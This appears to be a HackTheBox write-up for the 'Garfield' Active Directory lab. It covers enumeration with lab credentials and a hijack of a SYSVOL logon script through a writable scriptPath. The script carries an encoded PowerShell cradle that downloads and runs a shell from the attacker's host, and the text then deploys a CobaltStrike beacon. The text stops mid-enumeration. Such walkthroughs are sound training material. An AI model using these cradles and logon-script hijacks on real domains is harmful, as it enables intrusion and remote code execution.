Garfield HackTheBox with CobaltStrike C2

Garfield HackTheBox using CobaltStrike
Garfiled is an hard rated active directory box on hackthebox which focuses mainly on Active directory that centers around a Read-Only Domain Controller (RODC) environment, SYSVOL script hijacking, and advanced Kerberos ticket forging.

Exploitation
Rustscan
We start off with the rustmap to find the open ports and services running on the box.
1
rustscan -a 10.129.244.207 -r 1-65535 -- -sC -sV -vv -oA nmap/garfield 10.129.244.207


Scan results show that there are numerous ports open on the box, since this is domain controller that we are scanning, these indicate that this is an active directory machine.
Also this is an assumed breach scenario meaning we have inital credentials at the start of box as j.arbuckle:Th1sD4mnC4t!@1978
We also need to sync the DC time which is 1Day 8hrs 8mins 29 secs ahead of the actual time. This can be done by running ntpdate:
1
sudo ntpdate 10.129.244.207
The domain name is garfield.htb and the domain controller’s hostname is DC01. Adding these entries to /etc/hosts file.
SMB Enumeration
Since we have valid credentials lets enumerate all the shares as the j.arbuckle user.
1
nxc smb garfield.htb -u 'j.arbuckle' -p 'Th1sD4mnC4t!@1978' --shares

Nothing seems interesing here, lets check for the CVEs using the enum_cve module of NetExec.
1
nxc smb garfield.htb -u 'j.arbuckle' -p 'Th1sD4mnC4t!@1978' -M enum_cve

Note → At the time of box release the vulnerbility ResetNightmare was not identified, we’ll discuss at the end if this box is practically vulnerble to it or not.
Nothing really interesting found with the SMB shares, lets gather bloodhound data and check if we have any outbounds from the owned objects.
Bloodhound
Gathering bloodhound data using rusthound-ce.
1
rusthound-ce -d garfield.htb -u 'j.arbuckle' -p 'Th1sD4mnC4t!@1978' -f dc01.garfield.htb -i 10.129.244.207 -c All -z

J.arbuckle had no outbounds as seen in bloodhound, but it is a part of IT SUPPORT group in the domain.

Nothing really interesing found while enumerating other attributes such as kerberoastable users, asreproastable users, or shortest paths with unconstrained delegation.
One key insight obtained is this graph of l.wilson user.

So we need to get to this user to be able to takeover the RODC01 machine, RODC is the READ ONLY DOMAIN CONTROLLER → This is used for the safety mechanisms in big organizations, we cannot create, change or delete objects in it, Only used for login and access the network resources without risking the security of the main network database.
Shell as L.wilson (The Overlooked part)
So we dont have anything from the J.arbuckle as per bloodhound, using bloodyAD to read more minute details from J.arbuckle. See if this user has write access to any of the other attributes of the user.
1
bloodyad -u 'j.arbuckle' -p 'Th1sD4mnC4t!@1978' --dc-ip 10.129.244.207 -d garfield.htb get writable --detail

We saw that it has write access over the scriptPath attribute of L.wilson account.
The scriptpath is where the scripts are stored in domain, which is in the SYSVOL directory, but earlier we saw that we only have READ access to it, Netexec doesnt really show us that part.
So lets take a look at it.
1
smbclient //dc01.garfield.htb/SYSVOL -U 'j.arbuckle'%'Th1sD4mnC4t!@1978'

We saw a .bat file present inside scripts directory, this file is maybe writable by us, if we can write to it and this script is running as l.wilson, we can get a shell as her.

Its just a normal printer script doing its job.
Ill use powershell cradle to do this, for this we have shell.ps1 in our working directory and cradle.txt.

1
2
@echo off
powershell -enc "SQBFAFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAJwBoAHQAdABwADoALwAvADEAMAAuADEAMAAuADEANAAuADkAMQA6ADkAOQA5ADkALwBzAGgAZQBsAGwALgBwAHMAMQAnACkA"
Now lets update the l.wilson’s scriptPath since we have writeaccess.
1
bloodyad -u 'j.arbuckle' -p 'Th1sD4mnC4t!@1978' --dc-ip 10.129.244.207 -d garfield.htb set object l.wilson scriptpath -v printerDetect.bat

After 5 seconds we have a hit on our python server for the shell.ps1 and a shell on port 9001 as l.wilson.

Now we have a working shell as L.wilson.
Since we are doing this using the C2, Ill fire up CobaltStrike and add a beacon payload as l.wilson user and execute with the shell access to get a beacon.
CobaltStrike C2
Setting up the listeners in C2
Setting listeners up, so that we can recieve connections back to us.

Now we generate the windows stageless payloads and save them.
Initial Beacon as L.wilson
Now we upload our beacon_httpx64.exe file to the shell we obtained and execute it.

Executing the payload, we have a CS beacon running on our C2 client.

Now what I saw here is that the DC has an internal IP address of 192.168.100.1, upon enumeration we discovered another RODC, read only domain controller in the domain with IP 192.168.100.2
1
powershell ipconfig /displaydns
